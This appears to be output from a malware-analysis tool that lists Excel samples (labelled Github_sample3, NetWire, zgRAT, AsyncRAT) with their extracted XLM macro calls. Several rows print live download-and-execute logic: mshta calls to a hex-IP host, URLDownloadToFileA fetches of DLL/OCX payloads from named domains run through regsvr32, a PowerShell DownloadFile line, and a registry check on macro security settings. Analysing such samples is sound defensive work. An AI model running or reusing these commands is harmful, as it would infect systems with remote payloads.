Github_sample3 9abfbf06900053672f9e159b4c57db0807dc5a3d5816702f17c5b07fe83370d0.xlsx 0.0925190448760986 2023-05-25 15:35:11 ”[””SET.NAME””, [””lll””, ””=\””cmd /c mŝhtâ hĥtp̂ː//̂0xb907d607/fer/fer.html\”””””], ””EXEC””, [””cmd /c mŝhtâ hĥtp̂ː//̂0xb907d607/fer/fer.html””], ””HALT””, [null]]” 6.0

Github_sample3 0ef2c3110951310bd539841852dd0a789606c0584809d911c847282fcb056378.xlsm 0.0870168209075927 2023-05-25 15:35:11 [] 0.0

Github_sample3 763d86131dcd42979ac67207674759d1faa94a57ae6034b5df6def3210ba1a09.xlsm 0.0865535736083984 2023-05-25 15:35:12 [] 0.0

Github_sample3 79a90c8bc6fd6179cb91d2ea2666124b 0.0935425758361816 2023-05-25 15:35:12 ”[””SET.NAME””, [””lll””, ””=\””cmd /c mŝhtâ hĥtp̂ː//̂0xb907d607/fer/fer.html\”””””], ””EXEC””, [””cmd /c mŝhtâ hĥtp̂ː//̂0xb907d607/fer/fer.html””], ””HALT””, [null]]” 6.0

Github_sample3 e054fab1e717839ed19500cc6b05c613528b3313829ccadc92c00dfa3f040ade.xlsx 0.3770241737365722 2023-05-25 15:35:12 [] 0.0

Github_sample3 1860c7ecbd86c73a501fb4e6e5e6965d9e106a9d06fc6392a2482f6e8ccffedc.xlsm 0.0842278003692627 2023-05-25 15:35:12 [] 0.0

Github_sample3 a203728211bbed3c28d36190068db7249c40d520ec56121989e3fd4e41fced87.xls 0.086282730102539 2023-05-25 15:35:12 ”[””SET.NAME””, [””lll””, ””=\””cmd /c mŝhtâ hĥtp̂ː//̂0xb907d607/fer/fe2.html\”””””], ””EXEC””, [””cmd /c mŝhtâ hĥtp̂ː//̂0xb907d607/fer/fe2.html””], ””HALT””, [null]]” 6.0

Github_sample3 b488a09972aef9504171a253092d6d99bc6bbe9cf8ce5ecd532e44ab9bb01fc1.xls 0.0969865322113037 2023-05-25 15:35:13 [] 0.0

Github_sample3 cefeea427a5668975755cbd0469a04f88176f37bfe1aded76eadbc6b43e2d410.xlsm 0.08632493019104 2023-05-25 15:35:13 [] 0.0

Github_sample3 31b56da1bbc2d19241528d58ac177f88d28a7cb4de49446c7c4a042ee06f7a46.xlsm 0.0867865085601806 2023-05-25 15:35:13 ”[””T””, [””(\””urlm””], ””FORMULA””, [””=CALL(\””urlmon\””,\””URLDownloadToFileA\””,\””JJCCBB\””,0,\””https://bb2play.com/wzzx/9tamtuJMS
””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJCCBB””, 0, ””https://bb2play.com/wzzx/9tamtuJMSndL/
””..\\xdha.ocx””, 0, 0], ””IF””, [””0””], ””HALT””, [null], ””EXEC””, [””C:\\Windows\\SysWow64\\regsvr32.exe
-s ..\\xdha.ocx””], ””RETURN””, [null]]” 14.0

Github_sample3 ba5931f6c301ebd332a7c81c6632780f68a3fd2d94490b69ae377b53c27a24c8.xlsm 0.0859136581420898 2023-05-25 15:35:14 [] 0.0

Github_sample3 4e0833f5728e573cb2b6dc316e1a71034189db9d381b601dcb2517b1c4880489.xlsm 0.4127759933471679 2023-05-25 15:35:14 [] 0.0

Github_sample3 779601f8ec5b69fc2439382fb095f46f715da428865db99c42f017ad8da96238.xls 0.1005117893218994 2023-05-25 15:35:14 [] 0.0

Github_sample3 62f4ca6506b85fac3dbe455e63f11a8c0788cd524f4ddcd337bf0411c1e2213a.xlsm 0.087698221206665 2023-05-25 15:35:14 [] 0.0

Github_sample3 c49f3c2af3a254c4ff41d43c29ee3b8d 0.0932939052581787 2023-05-25 15:35:15 ”[””SET.NAME””, [””lll””, ””=\””cmd /c mŝhtâ hẗtp̂://0xb907d607/fer/fer.html\”””””], ””EXEC””, [””cmd /c mŝhtâ hẗtp̂://0xb907d607/fer/fer.html””], ””HALT””, [null]]” 6.0

Github_sample3 986fc5684211809429ab3ec984e8c063c8b56f82b6e865e405d2e6c8bcb50d7a.xlsm 0.0882773399353027 2023-05-25 15:35:15 [] 0.0

Github_sample3 6a6521c273d3b825ab9245f659b55c91ad890fc69f0b59382e3f1af698dc628b.xlsx 0.0866997241973877 2023-05-25 15:35:15 [] 0.0

Github_sample3 0e55aeaa318a073a449255bfcb7bc7faf3ae815d35df6398ee9218c50ca21c9e.xlsm 0.3639466762542724 2023-05-25 15:35:15 [] 0.0

Github_sample3 4013ee82c81e7f650691c2f43af082c497e140d4bf3faf7de29c57da5a441fba.xlsx 0.0857577323913574 2023-05-25 15:35:16 [] 0.0

Github_sample3 10a92107eb104b74448bbac4cf8b0b0b7ca531a10b5c1ca37b93ef995f686319.xlsx 0.0865049362182617 2023-05-25 15:35:16 [] 0.0

Github_sample3 de87420d98493a52694d94a9b6e982cb221c168d87dc08b5efc14c3174308761.xlsm 0.0892424583435058 2023-05-25 15:35:16 [] 0.0

Github_sample3 91ed716035e5308c629498e67e49534c27d4787dab937f5c0e8a500bb1cbe19d.xls 0.1039690971374511 2023-05-25 15:35:16 [] 0.0

Github_sample3 59f8b871bc1603d1a2e566a9c9b5b627662e4a14811fe1687b6ea59b587efce0.xlsm 0.0911562442779541 2023-05-25 15:35:16 [] 0.0

Github_sample3 4a7f07b0cc1236dd1cab41db70f53dc6634223669fd67f0815e70f6747243f70.xls 0.0900089740753173 2023-05-25 15:35:17 ”[””FORMULA””, [””e””], ””T””, [””(\””url””], ””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJCCBB””, 0, ””http://clipacc.com/img/doXw68d7bqxxhwuxNb0N/””, ””..\\adw.dll””, 0, 0], ””IF””, [””0””], ””HALT””, [null], ””EXEC””, [””C:\\Windows\\SysWow64\\regsvr32.exe -s ..\\adw.dll””], ””RETURN””, [null]]” 14.0

Github_sample3 423c9fe2d7c27c2f91785e754d0281d61626e45074695a9ad965ea73bba4b93c.xlsx 0.3653132915496826 2023-05-25 15:35:17 ”[””SET.NAME””, [””lll””, ””=\””cmd /c mŝhtâ

hîtp̂:/̂/0xb907d607/fer/fe2.html\""""], ""EXEC"", [""cmd /c mŝhîâ hîtp̂:/̂/0xb907d607/fer/fe2.html""], ""HALT"", [null]]" 6.0

Github_sample3 e334317ad077ef466f6aa1657eba14db236c9e33eea29627d478044eecd4fa4d.xlsm 0.0823931694030761 2023-05-25 15:35:17 [] 0.0

Github_sample3 7e1c04108960d9e729d34963b1541487bc29b232566a2b0e0abfb420d454645d.xlsm 0.0778257846832275 2023-05-25 15:35:17 [] 0.0

Github_sample3 b5d469a07709b5ca6fee934b1e5e8e38.bin 0.1663489341735839 2023-05-25 15:35:18 "[""GET.WORKSPACE"", [2], ""CALL"", [""Shell32"", ""ShellExecuteA"", ""JJCCCJJ"", 0.0, ""open"", ""C:\\Windows\\system32\\reg.exe"", ""EXPORT HKCU\\Software\\Microsoft\\Office\\0\\Excel\\Security c:\\users\\public\\1.reg /y"", 0.0, 5.0], ""NOW"", [null], ""WAIT"", [null], ""FOPEN"", [""c:\\users\\public\\1.reg"", 0], ""FPOS"", [null], ""FCLOSE"", [null], ""FILE.DELETE"", [""c:\\users\\public\\1.reg""], ""SEARCH"", [""0001"", ""\n\""VBAWarnings\""=dword:00000002\r\n\r\n[HKEY_CURRENT_USER\\Software\\Microsoft\\Office\\16 Documents]\r\n\""LastPurge""], ""ISNUMBER"", [""NA""], ""GOTO"", [""<Cell at J1>""], ""IF"", [null], ""FORMULA"", [""=IF(GET.WORKSPACE(13)<770, CLOSE(FALSE),)""], ""WORKBOOK.HIDE"", [null], ""HALT"", [null], ""ALERT"", [null]]" 32.0

Github_sample3 768ce4295223a7e92de25edf379f3d7e0a30bacc09e4127e67e2f345c2bae8a3.xlsm 0.0780463218688964 2023-05-25 15:35:18 [] 0.0

Github_sample3 037b6ead02822517a347554d0877e4d80f44ffb51bf5faf85cbc122bb9070d85.xlsx 0.4331512451171875 2023-05-25 15:35:19 [] 0.0

Github_sample3 2ce2ec94a3ba268ab78e80ce46a814e866e5d417b5e6194ad915f257e19cbaa5.xlsm 0.0870599746704101 2023-05-25 15:35:19 [] 0.0

Github_sample3 0690056a79adcfc2adfd3bd13493ae289a8b949393d499661e0458c4212d3486.xlsm 0.0844731330871582 2023-05-25 15:35:19 [] 0.0

Github_sample3 d72c7e2d42261137f55366b9787903084048c4688157f4d76e0392285d104ae1.xlsx 0.0783901214599609 2023-05-25 15:35:19 [] 0.0

Github_sample3 1b48c798d7f9870f1b9c01baab8f8c28ea2d6ba06096ba518674de3b9ce770a4.xlsm 0.0839958190917968 2023-05-25 15:35:20 "[""T"", [""(\""urlm""], ""FORMULA"", [""=CALL(\""urlmon\"",\""URLDownloadToFileA\"",\""JJCCBB\"",0,\""https://w\""&\""ww.rivabodrumresort. ""CALL"", [""urlmon"", ""URLDownloadToFileA"", ""JJCCBB"", 0, ""https://www.rivabodrumresort.com/eski_site ""..\\xdha.ocx"", 0, 0], ""IF"", [""0""], ""HALT"", [null], ""EXEC"", [""C:\\Windows\\SysWow64\\regsvr32.exe -s ..\\xdha.ocx""], ""RETURN"", [null]]" 14.0

Github_sample3 2db3dfefeb3a18618a3b32c583d132f774d93acad5ec8f38eebc72da519220a1.xlsx 0.0962922573089599 2023-05-25 15:35:20 [] 0.0

Github_sample3 c714a8c704bb0076cc6929c9d7253a0c174d45623e5a02f5249e6adebfc4b65c.xlsm 0.0813214778900146 2023-05-25 15:35:20 [] 0.0

Github_sample3 940ed304a86974199c318d6a2309f60896d0608ac22ae2b60beef165edc9128c.xlsm 0.084125280380249 2023-05-25 15:35:20 [] 0.0

Github_sample3 d236addefa5479b4cfc5ce343a6fe462924c79eebcdda29b1327f7f5c994d3d0.xlsm 0.3812720775604248 2023-05-25 15:35:21 [] 0.0

Github_sample3 12096d0db788662f717f1757f957629e692fc998bb1f86844980fc0b313f17ae.xlsm 0.0920641422271728 2023-05-25 15:35:21 "[""EXEC"", [""\""cmd /c mŝhtâ http̂ː//̂0x5cff39c3/sec/sec.html\"""""], ""HALT"", [null]]" 4.0

Github_sample3 d163202b224cb4111b39c593c5d1b01144671984ff26b605d400dc0800356bc2.xlsm 0.0842857360839843 2023-05-25 15:35:21 [] 0.0

Github_sample3 1a3d8d0d405c0ddf68a76234530555aa59be65aed9baff7e47d9dc08b3de3b5b.xlsm 0.0829863548278808 2023-05-25 15:35:21 [] 0.0

Github_sample3 db5730fbe4093d668ec646f6d91717aec22508964c6b3b4ffcf0145693d9e18a.xlsm 0.0845296382904052 2023-05-25 15:35:21 [] 0.0

Github_sample3 6e4b969192c1648bf70e8a371d404eb2c612c6d1868141bfcd15ee165bdb0715.xlsx 0.0876853466033935 2023-05-25 15:35:22 "[""SET.NAME"", [""lll"", ""=\""cmd /c mŝhtâ http̂ː//̂0xb907d607/cĉ.htm̂l\"""""], ""EXEC"", [null], ""HALT"", [null]]" 6.0

Github_sample3 d235228ee2248a97f33181897eb9b533b75950e7c9cdf8f4fb17b2eadabf8038.xlsm 0.0859100818634033 2023-05-25 15:35:22 [] 0.0

Github_sample3 16e8d82f4634d7465d5c85038b9a2887376b2f9d6e05137458a429e194f746be.xlsx 0.3806424140930176 2023-05-25 15:35:22 [] 0.0

Github_sample3 1338cf7af0be9c69e360f42a5e97169d17ed4d416c851f6e3004992b26fd0dfe.xlsm 0.085597276687622 2023-05-25 15:35:22 [] 0.0

Github_sample3 325b21b017f7a8c01ccd9cce9e361214b741abe624f06a29f18868b64ed2f815.xlsm 0.0859363079071044 2023-05-25 15:35:23 [] 0.0

Github_sample3 bf17cbcda7df79d2e1030bf1a38e6c861eebeba5bc334e124617974de66a5a8a.xlsm 0.0856721401214599 2023-05-25 15:35:23 [] 0.0

Github_sample3 9e051eb34ea07fbd964424f168b6c815e1211207aec204aa9dd865ae396aff58.xlsm 0.0850906372070312 2023-05-25 15:35:23 "[""T"", [""(\""urlm""], ""FORMULA"", [""=CALL(\""urlmon\"",\""URLDownloadToFileA\"",\""JJCCBB\"",0,\""https://bb2play.com/wzzx/9tamtuJMS
""CALL"", [""urlmon"", ""URLDownloadToFileA"", ""JJCCBB"", 0, ""https://bb2play.com/wzzx/9tamtuJMSndL/
"".\\xdha.ocx"", 0, 0], ""IF"", [""0""], ""HALT"", [null], ""EXEC"", [""C:\\Windows\\SysWow64\\regsvr32.exe

-s ..\\xdha.ocx””], ””RETURN””, [null]]” 14.0

Github_sample3 02c4ab6d0e9f6903c68ad33620a8820c3d018e5cfe08fac334b38968f109d940.xlsm 0.0832781791687011 2023-05-25 15:35:23 [] 0.0

Github_sample3 6c993bfdab714689f5b5924440eb9d1289f73941b3784a6b1fe4798ef65ce200.xlsx 0.3866722583770752 2023-05-25 15:35:24 ”[””SET.NAME””, [””lll””, ””=\””cmd /c mŝhtâ hĥtp̂://̂0xb907d607/fer/fer.html\”””””], ””EXEC””, [””cmd /c mŝhtâ hĥtp̂://̂0xb907d607/fer/fer.html””], ””HALT””, [null]]” 6.0

Github_sample3 6c44284daeb102fcced2e4ff28ab388fb974fe677470519dd8492c546c37968a.xlsm 0.0865991115570068 2023-05-25 15:35:24 [] 0.0

Github_sample3 cd321f29a4327b87abc637f56b9fa204340d2c6e884140f25d66bd139d7d5a3e.xlsm 0.0876696109771728 2023-05-25 15:35:24 [] 0.0

Github_sample3 5ca0078d88fc0c10c3269d9fbaf1858ed587b683e655034f82da347aa4c73bb8.xlsm 0.0863957405090332 2023-05-25 15:35:25 [] 0.0

Github_sample3 99bcc7eaaaf9f33212ab586f5663572c6d839bafcba5fd96d3d4b3d44dfc340d.xlsm 0.0871245861053466 2023-05-25 15:35:25 [] 0.0

Github_sample3 4c3f80d1187f8c8ed466219a7ad4ff851a00a00b84dc6582253fba6415c6f97a.xlsx 0.0917978286743164 2023-05-25 15:35:25 ”[””SET.NAME””, [””lll””, ””=\””cmd /c mŝhtâ hĥtp̂://̂0xb907d607/fer/fer.html\”””””], ””EXEC””, [””cmd /c mŝhtâ hĥtp̂://̂0xb907d607/fer/fer.html””], ””HALT””, [null]]” 6.0

Github_sample3 90d109672510705c132e7a59afa17e3bc6bc5939ef48f33b58b074373ffec475.xlsm 0.0853288173675537 2023-05-25 15:35:25 [] 0.0

Github_sample3 0d8fd18da3cd6590f94cd2d23948427748b6ff51a0807e1e09ba59b78ab57662.xls 0.3990647792816162 2023-05-25 15:35:26 ”[””SET.NAME””, [””lll””, ””=\””cmd /c mŝhtâ hĥtp̂://̂0xb907d607/fer/fe3.html\”””””], ””EXEC””, [null], ””HALT””, [null]]” 6.0

Github_sample3 bed1a3c78e7f2b52eb6f657e2004e699c26bd8460e44e21aee5884d691a62d71.xls 0.1001627445220947 2023-05-25 15:35:26 [] 0.0

Github_sample3 4cd919969556937c51884182e4c699df63010a7b1211c90ab691315486f85075.xlsm 0.0848491191864013 2023-05-25 15:35:26 [] 0.0

Github_sample3 30aec2c78e4ad36aec44c6f3be6c1971753d02e9215a78dba33ff8179d7f34f6.xlsm 0.0854175090789794 2023-05-25 15:35:26 [] 0.0

Github_sample3 aec2322328224504e216bae76697e68ec37167ececb7693615d72235044bf28f.xlsm 0.0883970260620117 2023-05-25 15:35:26 ”[””EXEC””, [””\””cmd /c mŝhtâ

hîtp̂://̂0xb907d607/fer/fe1.html\""""], ""HALT"", [null]]" 4.0

Github_sample3 eiivuqat.xls 0.0973286628723144 2023-05-25 15:35:26 [] 0.0

Github_sample3 1642521491-110688-2202-9861-1-12962.xlsx 0.0797817707061767 2023-05-25 15:35:26 [] 0.0

Github_sample3 bd3d49cfe24868c3e1f6ab5e2cdc919ddbb8fb38209cdfdb92c2ffcdd2521a95.xlsx 0.3725457191467285 2023-05-25 15:35:27 [] 0.0

Github_sample3 a0e6e203297d32000eb3c2e3eec9afc3fda24387460b546ab453268205e3836b.xlsx 0.0892055034637451 2023-05-25 15:35:27 "[""SET.NAME"", [""lll"", ""=\""cmd /c mŝhtâ hîtp̂://̂0xb907d607/cĉ.hîtm̂l\""""], ""EXEC"", [null], ""HALT"", [null]]" 6.0

Github_sample3 8b1097f7341684fa7f89c185bbd8b26f4b201144bda74ade0f728d5b30c48c98.xlsm 0.0895431041717529 2023-05-25 15:35:27 [] 0.0

Github_sample3 29715e87b5c27e3c1cccb17a3090b311 0.0945868492126464 2023-05-25 15:35:27 "[""SET.NAME"", [""lll"", ""=\""cmd /c mŝhtâ hîtp̂://̂0xb907d607/fer/fer.html\""""], ""EXEC"", [""cmd /c mŝhtâ hîtp̂://̂0xb907d607/fer/fer.html""], ""HALT"", [null]]" 6.0

Github_sample3 6c0d8abd8717acbd4a71cf1cc68cb62c8c77fae2b71a221aa64821b57094b4f3.xlsm 0.0890920162200927 2023-05-25 15:35:27 [] 0.0

Github_sample3 77d7040e2bfb7390e9aedcacd2aefd5c397b34d69f2a8d6277ba424516ec5993.xlsm 0.0875332355499267 2023-05-25 15:35:28 [] 0.0

Github_sample3 0210d77d41e709090cd2efe18f98fdccc6c8f4907d63e23139a9f4869360a0d8.xlsm 0.0871720314025878 2023-05-25 15:35:28 "[""T"", [""(\""urlmo""], ""CONCATENATE"", [""w"", ""n"", ""l""], ""FORMULA"", [""=CALL(\""urlmon\"",\""URLDownloadToFileA\"",\""JJCCBB\"",0,\""https://iqraacfin admin/dG/\"",\"".\\whxc.dll\"",0,0)""], ""CALL"", [""urlmon"", ""URLDownloadToFileA"", ""JJCCBB"", 0, ""https://iqraacfindia.org/wp-admin/dG/"", "".\\whxc.dll"", 0, 0], ""IF"", [""0""], ""HALT"", [null], ""EXEC"", [""C:\\Windows\\SysWow64\\regsvr32.exe -s .\\whxc.dll""], ""RETURN"", [null]]" 16.0

Github_sample3 moolldaobeurr.xlsb 0.0861639976501464 2023-05-25 15:35:29 [] 0.0

Github_sample3 6eedb08b15f4a2b922f96716b9a56122f12b5dcddaf0c69244ccdde76c477077.xls 0.1033360958099365 2023-05-25 15:35:29 "[""T"", [""(\""urlm""], ""FORMULA"", [""=CALL(\""urlmon\"",\""URLDownloadToFileA\"",\""JJCCBB\"",0,\""h\""&\""t\""&\""t\""&\""p\""&\""s://w ""CALL"", [""urlmon"", ""URLDownloadToFileA"", ""JJCCBB"", 0, ""https://www.colfincas.com/tmp/FvyLs/"", "".\\csei.dll"", 0, 0], ""IF"", [""0""], ""HALT"", [null], ""EXEC"", [""C:\\Windows\\SysWow64\\regsvr32.exe -s .\\csei.dll""], ""RETURN"", [null]]" 14.0

Github_sample3 6141fdde9b6772df007694194e493c19fd16b72032037203557de9c02105917a.xls 0.0916690826416015 2023-05-25 15:35:29 [] 0.0

Github_sample3 56ef2bccaca7558aefe8f834c57fe2af 0.0903904438018798 2023-05-25 15:35:29 ”[””SET.NAME””, [””lll””, ””=\””cmd /c mŝhtâ hẗtp̂ː//0xb907d607/fer/fe2.html\”””], ””EXEC””, [””cmd /c mŝhtâ hẗtp̂ː//0xb907d607/fer/fe2.html””], ””HALT””, [null]]” 6.0

Github_sample3 991f7ad9c45a60bc8c1eae61a9ba1fef07fedfa8bd66303292c27bff97ad63be.xlsm 0.0859518051147461 2023-05-25 15:35:30 ”[””T””, [””(\””urlm””], ””FORMULA””, [””=CALL(\””urlmon\””,\””URLDownloadToFileA\””,\””JJCCBB\””,0,\””https://bb2play.com/wzzx/9tamtuJMS ””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJCCBB””, 0, ””https://bb2play.com/wzzx/9tamtuJMSndL/ ””..\\xdha.ocx””, 0, 0], ””IF””, [””0””], ””HALT””, [null], ””EXEC””, [””C:\\Windows\\SysWow64\\regsvr32.exe -s ..\\xdha.ocx””], ””RETURN””, [null]]” 14.0

Github_sample3 a57e5c6efd553cc132515b585818bc9e0981e1d1734c0cbf00fa17cc6d8ce4d0.xlsm 0.0803658962249755 2023-05-25 15:35:30 [] 0.0

Github_sample3 3b0a8eed8733600ca82bb781d75e38181b17bcba56275110b8177ddbf8ec073c.xlsm 0.0884480476379394 2023-05-25 15:35:30 [] 0.0

Github_sample3 57c9b8b9d6a73664cf054f3f49d45c104caf0a9cac191fda5b57981c28f035c2.xlsm 0.0869874954223632 2023-05-25 15:35:30 [] 0.0

Github_sample3 4f48ef3036b8e2b724cbf9ec618f35baf7cb5e2017dc5fae4825659a28b58e68.xlsx 0.0877149105072021 2023-05-25 15:35:30 ”[””SET.NAME””, [””lll””, ””=\””cmd /c mŝhtâ hẗtp̂ː//0xb907d607/fer/fer.html\”””], ””EXEC””, [””cmd /c mŝhtâ hẗtp̂ː//0xb907d607/fer/fer.html””], ””HALT””, [null]]” 6.0

Github_sample3 7e866034c442e8a8d80ea287e1672a1fe31125edb29ba3698eb9ffd0d2e609e0.xlsx 0.0845475196838378 2023-05-25 15:35:31 [] 0.0

Github_sample3 f43d1d224afcc47775095b78d543c6b9bb16078e1ea70272d96ff4f1185fd87f.xlsm 0.0834980010986328 2023-05-25 15:35:31 [] 0.0

Github_sample3 4067e3e44c4ee32cc4605acfeb8171f48c631a5fb491e8c27c476f00d53f7984.xlsm 0.3852460384368896 2023-05-25 15:35:31 ”[””T””, [””(\””urlm””], ””FORMULA””, [””=CALL(\””urlmon\””,\””URLDownloadToFileA\””,\””JJCCBB\””,0,\””https://dlqsclub.com/wp-content/uploads/8ST56kZvvQ/\””,\””..\\xdha.ocx\””,0,0)””], ””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJCCBB””, 0, ””https://dlqsclub.com/wp-content/uploads/8ST56kZvvQ/””, ””..\\xdha.ocx””, 0, 0], ””IF””, [””0””], ””HALT””, [null], ””EXEC””, [””C:\\Windows\\SysWow64\\regsvr32.exe -s ..\\xdha.ocx””], ””RETURN””, [null]]” 14.0

Github_sample3 b2e13370876930cafc8c088a7011cb600cfebaaa2bf97164af939c2a996439fc.xlsm 0.0827879905700683 2023-05-25 15:35:32 [] 0.0

Github_sample3 e262c1b3ff6112d0b222216a7958492fa1f6a35ded991f2540e1c48978962a89.xlsx 0.0972027778625488 2023-05-25 15:35:32 [] 0.0

Github_sample3 973274949ad18cfafb3e4f4fd9e5cecb262699227e05dcfcee9bcce62e486397.xls 0.0883436203002929 2023-05-25 15:35:32 [] 0.0

Github_sample3 0ccfb233a6d245f9f626e6f2e320497c44870d23ac070821490de5495ad5978a.xlsx 0.0973217487335205 2023-05-25 15:35:32 [] 0.0

Github_sample3 85f5c91122a3f2496e26f0c9c8841b46e3427184969533399664c93c525d2397.xlsx 0.0976061820983886 2023-05-25 15:35:32 [] 0.0

Github_sample3 4beb6b5929b3b8354a098b5f4232886f8db6fe5d02cec83ddcce82e47806ec04.xlsx 0.0844757556915283 2023-05-25 15:35:32 "[””SET.NAME””, [””lll””, ””=\””cmd /c mŝhtâ hŧtpŝ://0xb907d607/fer/fe2.html\”””””], ””EXEC””, [””cmd /c mŝhtâ hŧtpŝ://0xb907d607/fer/fe2.html””], ””HALT””, [null]]" 6.0

Github_sample3 dsibaiitilnaqu.xlsb 0.358928918838501 2023-05-25 15:35:33 [] 0.0

Github_sample3 e2028c07e450fd7915ae381326673ee38a33299b0abf7ffd172534e3da7588a6.xlsm 0.0829627513885498 2023-05-25 15:35:33 [] 0.0

Github_sample3 6407591df6ce61f946e24715faa6fba1b1f3221e2baf22f6c4f5a64f1ea98eb5.xlsx 0.0851831436157226 2023-05-25 15:35:33 "[””SET.NAME””, [””lll””, ””=\””cmd /c mŝhtâ hŧtpŝ://0xb907d607/fer/fe2.html\”””””], ””EXEC””, [””cmd /c mŝhtâ hŧtpŝ://0xb907d607/fer/fe2.html””], ””HALT””, [null]]" 6.0

Github_sample3 ed547517529118252ba26fbd651ee61170c58450865325a1562c351932163707.xls 0.0912837982177734 2023-05-25 15:35:33 [] 0.0

Github_sample3 6202630fb85f97f6c2f1cc2d7cf380d1db59717b8700103e049180f631dce9cb.xlsm 0.0833749771118164 2023-05-25 15:35:33 [] 0.0

Github_sample3 255b0a5311ebd45837f2be127bd29f7b9e3ad7c99a0750c251f9131ec449d947.xlsx 0.0982463359832763 2023-05-25 15:35:33 [] 0.0

Github_sample3 3f714c4b74c381a4526c48984410ffbd8de2c1c6da33a1319b5cb6e770301236.xlsm 0.3554122447967529 2023-05-25 15:35:34 [] 0.0

Github_sample3 XGC-010222 GSZB-240222.xlsm 0.0826408863067627 2023-05-25 15:35:34 [] 0.0

Github_sample3 1d51a274899e8d9f5f0d731c91c8308a7437c80c22a0d67f92aa4ed958175e85.xlsx 0.0844557285308837 2023-05-25 15:35:34 "[””SET.NAME””, [””lll””, ””=\””cmd /c mŝhtâ hŧtpŝ://0xb907d607/fer/fe2.html\”””””], ””EXEC””, [””cmd /c mŝhtâ hŧtpŝ://0xb907d607/fer/fe2.html””], ””HALT””, [null]]" 6.0

Github_sample3 a288d936cbe9aa9c37b8676f1d3a37d5ec3090219da438822818ae919870751d.xlsm 0.0841119289398193 2023-05-25 15:35:34 [] 0.0

Github_sample3 d7e3b03e0aa49ab1a372576fba5a1f76e0017b356809efde353f1e9c6862bd43.xlsm 0.0844998359680175 2023-05-25 15:35:35 [] 0.0

Github_sample3 633ba36deadc190ec0a64a37718c466f37974cb604ef0ccf63792de008ee9f39.xlsm 0.0851523876190185 2023-05-25 15:35:35 [] 0.0

Github_sample3 1504752ec20f78a6ab5388760a9dfe02c248c3f907fdb2ad384910f581a07a88.xlsm 0.3716225624084472 2023-05-25 15:35:35 [] 0.0

Github_sample3 Details_11032022.xlsm 0.0854361057281494 2023-05-25 15:35:36 [] 0.0

Github_sample3 857a1e156e8e6af3a8f920d478d610d151dcce8bd947bebc6adb0bc0a8730e5b.xlsm 0.0842311382293701 2023-05-25 15:35:36 [] 0.0

Github_sample3 c7c0c70f46c2fbad5de497009b739add5a7c7817d6561931421381957 28ebe37.xls 0.0868422985076904 2023-05-25 15:35:36 "[""SET.NAME"", [""lll"", ""=\""cmd /c mŝhtâ htt p̂:/̂/0xb907d607/fer/fe2.html\""""""], ""EXEC"", [""cmd /c mŝhtâ htt p̂:/̂/0xb907d607/fer/fe2.html""], ""HALT"", [null]]" 6.0

Github_sample3 7c7bf7ab4b84ab310f393f0e7f4ba45a37c548e104d0ac26aedcc2fb26c0d96a.xlsm 0.0839605331420898 2023-05-25 15:35:36 [] 0.0

Github_sample3 0bb184f9c3e9cda4571bd806b90dbda484c331d9dce7af784405fd211f6c71c4.xlsm 0.0861415863037109 2023-05-25 15:35:36 [] 0.0

Github_sample3 911141aaf0f4717519bfd5b371a319334d16cc191cab30d710f0eb9332438531.xlsx 0.3795835971832275 2023-05-25 15:35:37 "[""SET.NAME"", [""lll"", ""=\""cmd /c mŝhtâ htt p̂:/̂/0xb907d607/cĉ.htm l̂\""""""], ""EXEC"", [null], ""HALT"", [null]]" 6.0

Github_sample3 dd5e879363900f6fb165bc02d131c844183d8b2061ed473a5f33b5984a7cb206.xls 0.0985059738159179 2023-05-25 15:35:37 [] 0.0

Github_sample3 5da00f4933d67d4b11ad6654581cbbe2a78335d851f43dea763a9ced178d70e3.xlsx 0.0845398902893066 2023-05-25 15:35:37 "[""SET.NAME"", [""lll"", ""=\""cmd /c mŝhtâ htt p̂:/̂/0xb907d607/cĉ.htm l̂\""""""], ""EXEC"", [null], ""HALT"", [null]]" 6.0

Github_sample3 df42d0949fba72e0bacb12ea2bcbc1d4a94da6b7d68f4001fe79c1c02a64908a.xlsx 0.0863287448883056 2023-05-25 15:35:37 [] 0.0

Github_sample3 fe4d21873f38a6800174dc3e8cd06b84f05ab46a90fdf7a6e77295156a1e45d0.xlsm 0.0837295055389404 2023-05-25 15:35:37 [] 0.0

Github_sample3 a74687a54c6c023d4c6a19804558a776d6ef8a6eeb0b98fba347cc38f4749bbf.xlsm 0.0842854976654052 2023-05-25 15:35:38 [] 0.0

Github_sample3 7c7b196f115448bf4bfa36e7b7817e1d 0.0952725410461425 2023-05-25 15:35:38 ”[””SET.NAME””, [””lll””, ””=\””cmd /c mŝhtâ http̂://0xb907d607/fer/fer.html\”””””], ””EXEC””, [””cmd /c mŝhtâ http̂://0xb907d607/fer/fer.html””], ””HALT””, [null]]” 6.0

NetWire ef7d2d906abd5e0376f3dccd9cd0bfa6e1e2d8aa08cb86e97ea02d3ab6b9e1f6.xls 0.3946180343627929 2023-05-25 15:35:38 [] 0.0

NetWire df7c986400218dcf5ed51d86b09b921916e0b259c1cca21625334b0470298356.xls 0.0836625099182128 2023-05-25 15:35:38 ”[””EXEC””, [””powershell -w 1 (nEw-oB‘jecT Net.WebCL‘I‘eNT).(’Down’+’loadFile’).Invoke(’https://tinyurl.com/2vwqjf3z’,’vc.exe’)””]]” 2.0

NetWire 8ab1f75580a67bafa1866c71787864c366f73ee9ec34540c9ab370f6a5b0ddaa.xls 0.101792573928833 2023-05-25 15:35:39 [] 0.0

NetWire 13c9bc1d2ac60ca5abb5a235d7d27d8c6f06e497da360f391785044d413cc29e.xls 0.0891013145446777 2023-05-25 15:35:39 [] 0.0

NetWire 376dd8bc5e36d3f30e525d30c1128cec6a9cdad0e45e65e0b34e79f40f413bbd.xls 0.0991153717041015 2023-05-25 15:35:39 [] 0.0

NetWire 69230008ebd4db702b501b5d35d6c5551ae5d1cc779d0bbcf4526f606f332650.xls 0.087930679321289 2023-05-25 15:35:39 [] 0.0

---

zgRAT b35ba36604a607f0e835bcb456d8c8a316ee43b70e828cdf46bd500a363fa19f.xls 1.0903289318084717 2023-05-25 15:35:40 [] 0.0

AsyncRAT 78538080ae6128c4f51709f34d35aad392dcfcf294f8f464ca396cec0898ccef.xls 0.082207441329956 2023-05-25 15:35:40 [] 0.0

AsyncRAT d18da0b1f7b0bf45b6ef60315797eb8f9861badc405a2e9a5a7a2f9ba85f8378.xls 0.0823495388031005 2023-05-25 15:35:40 [] 0.0

